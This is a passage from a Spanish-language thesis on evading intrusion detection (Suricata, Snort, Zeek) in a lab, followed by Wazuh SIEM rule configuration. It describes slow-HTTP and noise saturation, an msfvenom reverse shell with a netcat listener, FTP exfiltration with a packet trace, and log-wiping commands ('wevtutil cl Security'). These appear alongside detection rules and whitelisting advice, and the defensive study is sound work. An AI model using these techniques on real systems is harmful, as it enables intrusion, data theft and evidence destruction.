Se suele utilizar como forma de denegación de servicio. Se basa en simular tráfico legítimo de clientes que envían o leen datos muy lentamente, consumiendo recursos para tratar de enmascarar un ataque mayor.

El objetivo en esta ocasión es saturar el IDS con tráfico aparentemente legítimo y lento, para que no logre detectar ni alertar sobre un payload malicioso enviado durante el ataque. [71]

Para ello, se ejecuta el comando slowhttptest indicando la apertura de 1000 conexiones HTTP, enviando cada 10 segundos las peticiones, y sin enviar completamente los paquetes para que el servidor y el IDS sigan esperando la continuación de la acción.




Ilustración 8.69: Ejecución de slowhttptes. Fuente: Elaboración propia.

El objetivo fue saturar el IDS con conexiones HTTP incompletas, enviadas cada 10 segundos, sin finalizar las peticiones. Esto mantiene al servidor y al IDS a la espera de la continuación, lo que permite insertar un payload malicioso sin levantar sospechas inmediatas.

Durante la ejecución, el servidor alcanzó su límite de conexiones concurrentes, lo que provocó una interrupción temporal del servicio. No obstante, los tres IDS utilizados mantuvieron su actividad sin degradación perceptible, evidenciando que fue superada la capacidad del servidor antes que la del sistema de monitoreo.

8.10.2 Ataque de saturación mediante volumen.

Una estrategia común para evadir los sistemas de detección de intrusiones se basa en la saturación deliberada del entorno de monitoreo, ya sea a través del envío masivo de tráfico legítimo o mediante la generación intencional de múltiples alertas.

Ambas técnicas buscan explotar las limitaciones del análisis humano y/o automático, camuflando actividades maliciosas dentro de un volumen de eventos aparentemente normales o poco críticos.

Saturación con Tráfico Legítimo

Una táctica bastante utilizada consiste en insertar un *payload* malicioso dentro de una gran cantidad de solicitudes legítimas. El objetivo es generar suficiente "ruido" para dificultar la identificación del ataque real. Esta técnica sobrecarga al IDS, disminuyendo su capacidad de detección y respuesta.

Mientras se genera este tráfico, se envía un paquete con carga maliciosa. El alto volumen de solicitudes dificulta su identificación, pudiendo quedar oculto entre las conexiones aparentemente inofensivas.

Generación Masiva de Alertas (Ruido)

Otra variante de la misma estrategia consiste en activar de manera intencional múltiples alertas que, aunque no representen amenazas críticas, saturan el sistema de monitoreo y desvían la atención del analista. De este modo, las alertas verdaderamente peligrosas pueden pasar desapercibidas, especialmente si no se cuenta con una buena gestión de correlación y priorización.

Durante la ejecución de esta técnica, se lanzó un paquete diseñado específicamente para activar alertas en el sistema. Paralelamente, se detectó un escaneo masivo de puertos, que generó una gran cantidad de eventos. Entre estas alertas se encontraba una de mayor gravedad, camuflada por el ruido generado.




Ilustración 8.70: Alerta camuflada entre ruido. Fuente: Elaboración propia.

Riesgos en Entornos Reales

En entornos de red complejos, donde el volumen de tráfico y eventos es elevado, estas técnicas de evasión pueden resultar especialmente efectivas, incluso a pesar de su aparente simplicidad. La ausencia de una plataforma de monitoreo robusta y correctamente configurada incrementa significativamente el riesgo de que alertas críticas se pierdan entre una gran cantidad de eventos irrelevantes o de baja prioridad.

Por esta razón, resulta fundamental contar con herramientas que permitan visualizar, filtrar y analizar las alertas de manera clara, eficiente y en tiempo real. Una opción comúnmente adoptada es la combinación de Elasticsearch y Kibana, que posibilita la creación de dashboards personalizados y consultas complejas. No obstante, esta solución puede requerir una inversión considerable en términos de tiempo, configuración y mantenimiento.

Como alternativa altamente recomendable, se encuentra Wazuh, una plataforma de seguridad integral que combina funcionalidades de HIDS y SIEM. Su instalación y configuración es rápida y sencilla, ya que incluye un *indexer* y *dashboard* preconfigurados, lo que permite comenzar a producir eventos prácticamente de inmediato. Además, el sistema cuenta con *decoders* automáticos para logs en formato JSON, lo que reduce significativamente la necesidad de configuración manual en muchos de los casos. Aunque seguirá siendo necesario definir reglas específicas para los eventos que se deseen detectar o correlacionar.




Ilustración 8.71: Dashboard de Wazuh para MITRE. Fuente: Elaboración propia del Dashboard de Wazuh.

8.11 Living of the land

La técnica "Living of the land" consiste en utilizar herramientas o programas legítimos que se encuentran en la víctima, sin instalar software adicional. Esto es comúnmente utilizado por **atacantes que ya se han infiltrado en su objetivo, y quieren realizar sus operaciones sin ser detectados**, tratando de evitar actividades anormales, y haciéndose pasar por flujo normal. [72]

8.11.1 Previo a la evasión

Para ejecutar esta técnica, primero se requiere comprometer el sistema víctima. Una de las maneras de realizarlo, es crear un ejecutable malicioso, que, de ser ejecutado por la víctima, envía una consola al atacante. Anteriormente fue creada una similar durante el caso de "ofuscación polimórfica".




Ilustración 8.72: Creación de un malware de Shell Reverse mediante "msfvenom". Fuente: Elaboración propia.

Posteriormente, el atacante trata de que la víctima ejecute el programa. Para ello normalmente se recurre a técnicas de ingeniería social, como el envío del programa mediante un correo de phishing suplantando a una fuente fiable que inste a la víctima a ejecutar el malware, como se simula en la Ilustración 8.73.




Ilustración 8.73: Simulación de correo de phishing con un archivo adjunto malicioso. Fuente: Elaboración propia.

Mientras tanto, el atacante se mantiene a la espera de una conexión por el puerto 4444 con utilidades como "netcat", la cual se establecerá si la víctima ejecuta el archivo "ActualizacionCritica.exe".

Una vez la fase de intrusión está completa, el atacante puede iniciar la exfiltración de información utilizando protocolos legítimos como FTP. Para automatizar esta acción, se puede crear un archivo temporal con las instrucciones de conexión FTP, incluyendo dirección IP del servidor, credenciales y el archivo a transferir.




Ilustración 8.74: archivo para la conexión ftp, contiene la IP del servidor, credenciales, y archivo a transferir. . Fuente: Elaboración propia.

Además, si se combinase con codificación o cifrado, la detección del ataque se dificultaría notablemente. Aunque debe tenerse en cuenta que de usar herramientas que no estén previamente instaladas en la máquina víctima, dejaría de ser considerado un ataque LotL.




Ilustración 8.75: Envío de "payload.zip" mediante FTP a través de la sesión establecida con el malware de Shell reverse. Fuente: Elaboración propia.

Además del modo escucha en el puerto 4444 con netcat, es necesario que el atacante disponga de un servidor FTP. Esto puede ser desplegado fácilmente con un script en Python, lo que facilita aún más la operación [73]. Aunque algunos IDS como Snort y Suricata disponen de reglas que alertan acerca del uso de servidores desplegados con Python por ser habitualmente usados en ataques de ciberseguridad.





Ilustración 8.76: Despliegue del servidor FTP, que recibe datos y los guarda en /tmp/ftp. Fuente: Elaboración propia.

8.11.2 Suricata, Snort y Zeek


Dado que el protocolo FTP es legítimo, su uso para exfiltración de datos suele pasar desapercibido para sistemas de detección de intrusiones (NIDS) como Suricata, Snort o Zeek. Por ello, es recomendable implementar reglas específicas que generen alertas ante conexiones FTP hacia direcciones IP no autorizadas o desconocidas.



No	Tim	Source	Destination	Protoc	Length	Info
	3…	10.0.4.5	10.0.4.10	FTP	80	Response: 220 Servidor FTP activo.
	3…	10.0.4.10	10.0.4.5	FTP	65	Request: USER evil
	3…	10.0.4.5	10.0.4.10	FTP	87	Response: 331 Username ok, send password.
	3…	10.0.4.10	10.0.4.5	FTP	69	Request: PASS evilpass
	3…	10.0.4.5	10.0.4.10	FTP	77	Response: 230 Login successful.
	3…	10.0.4.10	10.0.4.5	FTP	78	Request: PORT 10,0,4,10,192,215
✓	3…	10.0.4.5	10.0.4.10	FTP	95	Response: 200 Active data connection established.
→	3…	10.0.4.10	10.0.4.5	FTP	72	Request: STOR payload.zip
	3…	10.0.4.5	10.0.4.10	FTP	108	Response: 125 Data connection already open. Transfer starting.
	3…	10.0.4.5	10.0.4.10	FTP	78	Response: 226 Transfer complete.
	3…	10.0.4.10	10.0.4.5	FTP	60	Request: QUIT
	3…	10.0.4.5	10.0.4.10	FTP	68	Response: 221 Goodbye.

Ilustración 8.77: Muestra de la exfiltración mediante FTP. Fuente: Elaboración propia.

Al tratarse de FTP sin cifrado, se transmite toda la comunicación en texto claro, incluyendo la contraseña, lo que representaría un grave riesgo de seguridad de ser un caso real.



```
[1:3300339:2] 🐾 - ⚠ FTP Upload ➡ to Internet 🌍 - Possible file exfiltration 🗃 [**] [Classificat
4.10:49302 → 10.0.4.5:21
[1:3300337:6] 🐾 - ⚠ FTP password ➡ sended in clear text 👀 - Leak 💀 [**] [Classification: Potent
 → 10.0.4.5:21
alert ftp $HOME_NET any → $EXTERNAL_NET any (msg:"🐾 - ⚠ FTP Upload ➡ to Internet 🌍 - Possible
 file exfiltration 🗃"; flow:established,to_server; content:"STOR "; depth:5; metadata:created_a
t 2021_08_05, updated_at 2021_08_05; sid:3300339; rev:2; classtype:policy-violation;)
```

Ilustración 8.78: Alerta de Suricata sobre posible exfiltración mediante FTP y regla que la activa.Fuente: Elaboración propia.

En el caso de Suricata, la utilidad de la alerta que se muestra en la Ilustración 8.78 reside en la detección de la transmisión de un archivo local a un servidor externo. Esto se realiza al identificar el comando "STOR" de FTP en la comunicación [74]. No obstante, la regla puede generar falsos positivos si el uso de FTP es legítimo dentro de la red.

Una regla más adecuada para este contexto incluiría **definir una lista de direcciones IP autorizadas para la transferencia de archivos** mediante una variable como "$EXTERNAL_NET". La alerta solo debería activarse cuando el destino no figure en esa lista.

En el caso de Snort, los conjuntos de reglas "*community-rules*" y "*Emerging Threats*" no incluyen firmas específicas para detectar exfiltración de archivos mediante FTP. Por tanto, es necesario descargar un conjunto adicional que contenga este tipo de reglas o crear una regla personalizada. Siendo esto último lo más lógico si solo se requiere la detección de un comportamiento puntual.

Para ello, se recomienda emplear la etiqueta "**service:ftp**", junto con la implementación de una lista blanca de direcciones IP autorizadas. Además, la regla debe estar diseñada para detectar el uso del comando FTP "STOR", indicativo del envío de archivos, de forma similar a como se haría en Suricata [75].

Con respecto a Zeek, este genera registros detallados de las conexiones. Cuando se transfiere un archivo, se genera una entrada en files.log, y la información de la sesión FTP queda reflejada en ftp.log.

Al igual que con los anteriores IDS, es recomendable mantener una lista de direcciones IP autorizadas para cada servicio usado en la red.

conn.log:{"ts":1748438517.173486,"uid":"CHBZSf1V2B50ZqU6I8","id.orig_h":"10.0.4.10","id.orig_p":49923,"id.resp_h":"10.0.4.5","id.resp_p":4444,"proto":"tcp","duration":288.5555169582367,"orig_bytes":240,"resp_bytes":15,"conn_state":"S1","local_orig":true,"local_resp":true,"missed_bytes":0,"history":"ShADad","orig_pkts":11,"orig_ip_bytes":692,"resp_pkts":11,"resp_ip_bytes":467}
conn.log:{"ts":1748439148.017673,"uid":"CuTiCB32PeCG1kEgjc","id.orig_h":"10.0.4.10","id.orig_p":49923,"id.resp_h":"10.0.4.5","id.resp_p":4444,"proto":"tcp","conn_state":"OTH","local_orig":true,"local_resp":true,"missed_bytes":0,"history":"R","orig_pkts":1,"orig_ip_bytes":40,"resp_pkts":0,"resp_ip_bytes":0}
files.log:{"ts":1748438805.702098,"fuid":"FxnSgFHMs69uAkX8i","uid":"CjEdao2ql3bADy9Mkk","id.orig_h":"10.0.4.5","id.orig_p":45101,"id.resp_h":"10.0.4.10","id.resp_p":49993,"source":"FTP_DATA","depth":0,"analyzers":["SHA1","MD5"],"mime_type":"application/zip","duration":0.0,"local_orig":true,"is_orig":false,"seen_bytes":167,"missing_bytes":0,"overflow_bytes":0,"timedout":false,"md5":"8463c7a018f8a111c477ca1607928421","sha1":"ae7b3eefbd54a9313e8e692187d4ca8ae22b9b14"}
ftp.log:{"ts":1748438805.694487,"uid":"CJ6Ror17BvBKijlVl3","id.orig_h":"10.0.4.10","id.orig_p":49992,"id.resp_h":"10.0.4.5","id.resp_p":21,"user":"evil","password":"<hidden>","command":"PORT","arg":"10,0,4,10,195,73","reply_code":200,"reply_msg":"Active data connection established.","data_channel.passive":false,"data_channel.orig_h":"10.0.4.5","data_channel.resp_h":"10.0.4.10","data_channel.resp_p":49993}
ftp.log:{"ts":1748438805.697011,"uid":"CJ6Ror17BvBKijlVl3","id.orig_h":"10.0.4.10","id.orig_p":49992,"id.resp_h":"10.0.4.5","id.resp_p":21,"user":"evil","password":"<hidden>","command":"STOR","arg":"ftp://10.0.4.5/./payload.zip","reply_code":226,"reply_msg":"Transfer complete.","fuid":"FxnSgFHMs69uAkX8i"}

Ilustración 8.79: Logs generados por Zeek acerca de una conexión FTP. Fuente: Elaboración propia.

El envío de archivos mediante FTP no es necesariamente sospechoso (a no ser que no se utilice, lo cual es poco común en ataques LotL), lo que debe considerarse anómalo es el destino de la conexión. Por lo tanto, la creación de listas blancas de direcciones válidas es una medida esencial, y fácilmente aplicable a los tres NIDS. Aunque estas listas pueden ser gestionadas desde un firewall, es recomendable que el IDS suponga una capa más de seguridad, debido a la posibilidad de que firewall sea evadido.

8.12 Borrado y manipulación de logs (Anti-forense)

Una técnica clásica de evasión consiste en eliminar los rastros de la intrusión en los registros del sistema, con el objetivo de evitar que un SIEM pueda generar alertas o almacenar evidencia para análisis forense. Aunque esta acción se considera parte de las técnicas anti-forenses, es relevante mencionarla como forma de evasión de los mecanismos de gestión de logs.

En sistemas Windows, un atacante con privilegios de administrador puede borrar ciertos logs con comandos como “wevtutil cl System” o “wevtutil cl Security”. Esto elimina por completo los eventos de los visores correspondientes, impidiendo su revisión posterior.

Sin embargo, en el caso de Wazuh, el agente envía los registros en tiempo real vía syslog al servidor central, a no ser que sea configurado para enviar logs en lotes. Esto significa que, una vez escrito un evento, ya ha sido enviado y almacenado externamente, reduciendo significativamente el impacto de este tipo de técnicas.

En contraste, si se transmiten los logs de forma diferida (por lotes o intervalos), existe el riesgo de que el atacante elimine los registros antes de que sean enviados, impidiendo su recopilación.




Ilustración 8.80: Se muestra la monitorización de los archivos "System" y "Security" por parte del agente de Wazuh en la máquina víctima de Windows. Fuente: Elaboración propia.

Es importante señalar que la acción de borrar logs también genera un nuevo evento en el sistema, el cual será enviado Wazuh incluso si es por diferido la ingesta. Este comportamiento permite al SIEM generar alertas ante intentos de ocultamiento. En la Ilustración 8.81, se observa cómo el archivo Security genera un nuevo registro tras el intento de borrado, lo cual debería ser considerado un evento sospechoso por parte del equipo de seguridad.




Ilustración 8.81: Muestra del archivo "Security" tras el borrado de logs y la regla de "Logs borrados" en el Dashboard de Wazuh. Fuente: Elaboración propia.

Capítulo 9 Wazuh como SIEM

9.1 La visualización como pieza crítica

Disponer de grandes volúmenes de telemetría no equivale a contar con inteligencia utilizable. Cuando los datos llegan sin contexto, sin niveles de gravedad consistentes o con descripciones poco claras, el analista deriva gran parte de su jornada a "limpiar ruido" en vez de investigar incidentes. Esa sobrecarga, ya tratada al hablar de saturación y generación de ruido, se traduce en fatiga de alertas y en la posibilidad real de que un ataque pase inadvertido.

Por ello, el primer objetivo de la ingesta es normalizar y clasificar de forma homogénea todo lo que producen los IDS y los hosts, de manera que el equipo de ciberdefensa pueda:

- Entender las alertas generadas. Es necesario saber qué desencadena cada alerta. Un ejemplo sencillo, es que en el Dashbord se muestre una alerta de "túnel DNS". Para tratar de discernir si se trata de un ataque real o un falso positivo, es necesario saber qué hace que se genere dicha alerta. Puede ser determinado número de peticiones DNS, paquetes DNS con longitud demasiado grande, etc.
- Priorizar con rapidez, mediante niveles de alerta coherentes. El nivel de las alertas es muy relevante a la hora de que un analista priorice los eventos a analizar. Los IDS continuamente monitorizan la red en busca de amenazas, pero no solamente se generan logs acerca de ataques. En ocasiones el verdadero peligro surge de la correlación realizada mediante los SIEM.

  El ataque de fuerza bruta que se realizó anteriormente es un claro ejemplo de ello. Por separado son solamente inicios de sesión incorrectos que pueden deberse a un fallo humano, pero al juntarse un grupo extenso de intentos de autenticación fallidos en poco tiempo, queda en evidencia el ataque de fuerza bruta.
- Actuar con rapidez y eficacia, la razón por la que se realiza la labor de detección y centralización es entender rápidamente la amenaza para poder actuar.

Una mala interpretación y gestión de los datos anula el valor que puedan aportar. Tener miles de eventos por minuto sin contexto, sin estructura, ni correlación, equivale a tener una biblioteca sin índice, ni clasificación: **hay mucha información, pero resulta inservible.**

El SIEM, y en este caso Wazuh, no solo debe servir para recolectar logs. Su papel fundamental es ofrecer al analista una visión precisa, priorizada y operable del entorno. Esto exige que el motor de reglas esté cuidadosamente diseñado para:

- Eliminar o reducir el ruido.

- Etiquetar correctamente eventos.
- Aplicar niveles de alerta consistentes.
- Relacionar eventos entre sí cuando sea posible.

9.2 Configuración del entorno de ingesta de logs

Para garantizar una visión global del entorno del laboratorio, se desplegó un agente de Wazuh en cada IDS y máquina víctima (*véase anexo "12.7 Instalación de agentes de Wazuh"*). Esto permite una recolección centralizada de eventos desde los 3 NIDS:

- Suricata, por defecto genera los logs tanto en formato json como texto plano, con lo que únicamente fue necesario añadir el archivo eve.json a los archivos que monitoriza el agente de Wazuh.
- Snort, se debe aplicar el módulo alert_fast para que genere las alertas, y enviar los logs.
- Zeek, cuyas múltiples salidas ".log" fueron configuradas para escribirse en formato JSON mediante un script por defecto que ofrece el sistema, facilitando su ingesta por parte de Wazuh.

La elección del formato JSON es clave, ya que Wazuh dispone de decodificadores automáticos que decodifican este tipo de datos estructurados sin la necesidad de manualmente crear decoders, que, si bien no es complejo, ya que se basa en el uso de expresiones regulares para agrupar los campos de los logs recibidos, es una tarea que puede ser costosa en cuanto a tiempo, sobretodo si se deben decodificar una cantidad grande de logs diferentes.

9.3 Reglas

Suricata

Para Suricata, Wazuh incluye reglas por defecto que ofrecen una visibilidad básica, pero presentan limitaciones importantes:

- No diferencian por niveles de alerta.
- No permiten filtrar alertas específicas de forma granular.
- Todas las alertas comparten el mismo ID de regla.

Esto obliga al analista a inspeccionar cada alerta manualmente para identificar su gravedad o naturaleza.

```
<group name="ids,suricata,">

    <!--
    {"timestamp":"2016-05-02T17:46:48.515262+0000","flow_id":1234,"in_ifa
    -->
    <rule id="86600" level="0">
        <decoded_as>json</decoded_as>
        <field name="timestamp">\.+</field>
        <field name="event_type">\.+</field>
        <description>Suricata messages.</description>
        <options>no_full_log</options>
    </rule>

    <rule id="86601" level="3">
        <if_sid>86600</if_sid>
        <field name="event_type">^alert$</field>
        <description>Suricata: Alert - $(alert.signature)</description>
        <options>no_full_log</options>
    </rule>
```

Ilustración 9.1: Reglas por defecto de Suricata. Fuente: Elaboración propia.

Sirven para confirmar que la ingesta está funcionando, pero no resultan útiles en un entorno real. Lo recomendable es desarrollar reglas personalizadas para los *logs* más comunes, y emplear una regla genérica únicamente como respaldo.

Snort

En el caso de Snort, la problemática de la ingesta se complica considerablemente. Además de la gran variedad de tipos de *logs* que puede generar, es necesario crear decodificadores manuales, ya que **el módulo de registro en formato *JSON* no incluye el campo correspondiente al mensaje de alerta**, lo que limita la utilidad visual de los eventos.

Si bien estas alertas pueden servir como muestra de que los *logs* están siendo correctamente recolectados, en un entorno real no serían útiles si no se desarrollan reglas específicas desde el inicio. La cantidad de posibles *logs* que se pueden recibir es directamente proporcional al número de reglas activas, por lo que construir un conjunto de reglas adecuado representa un desafío considerable.

Al igual que con Suricata, la estrategia más recomendable es:

- Crear reglas personalizadas para los *logs* más comunes observados en la red.
- Incorporar gradualmente nuevas reglas a medida que se identifiquen nuevos patrones.
- Utilizar una regla genérica únicamente como respaldo, en casos en los que no exista una regla más precisa.

Además, para afrontar la limitación de no disponer de los logs en formato JSON, es necesario crear decodificadores. Para demostrar esta dinámica, se creó un decodificador básico, tal y como se ve en la Ilustración 9.2.

Este decodificador utiliza expresiones regulares para agrupar los campos relevantes del *log*, permitiendo su uso posterior en reglas y su correcta visualización desde el *dashboard*.




Ilustración 9.2: Decodificador de Wazuh junto a una demostración de la expresión regular usada en regex101. Fuente: Elaboración propia junto a demostración de uso de regex101.com.

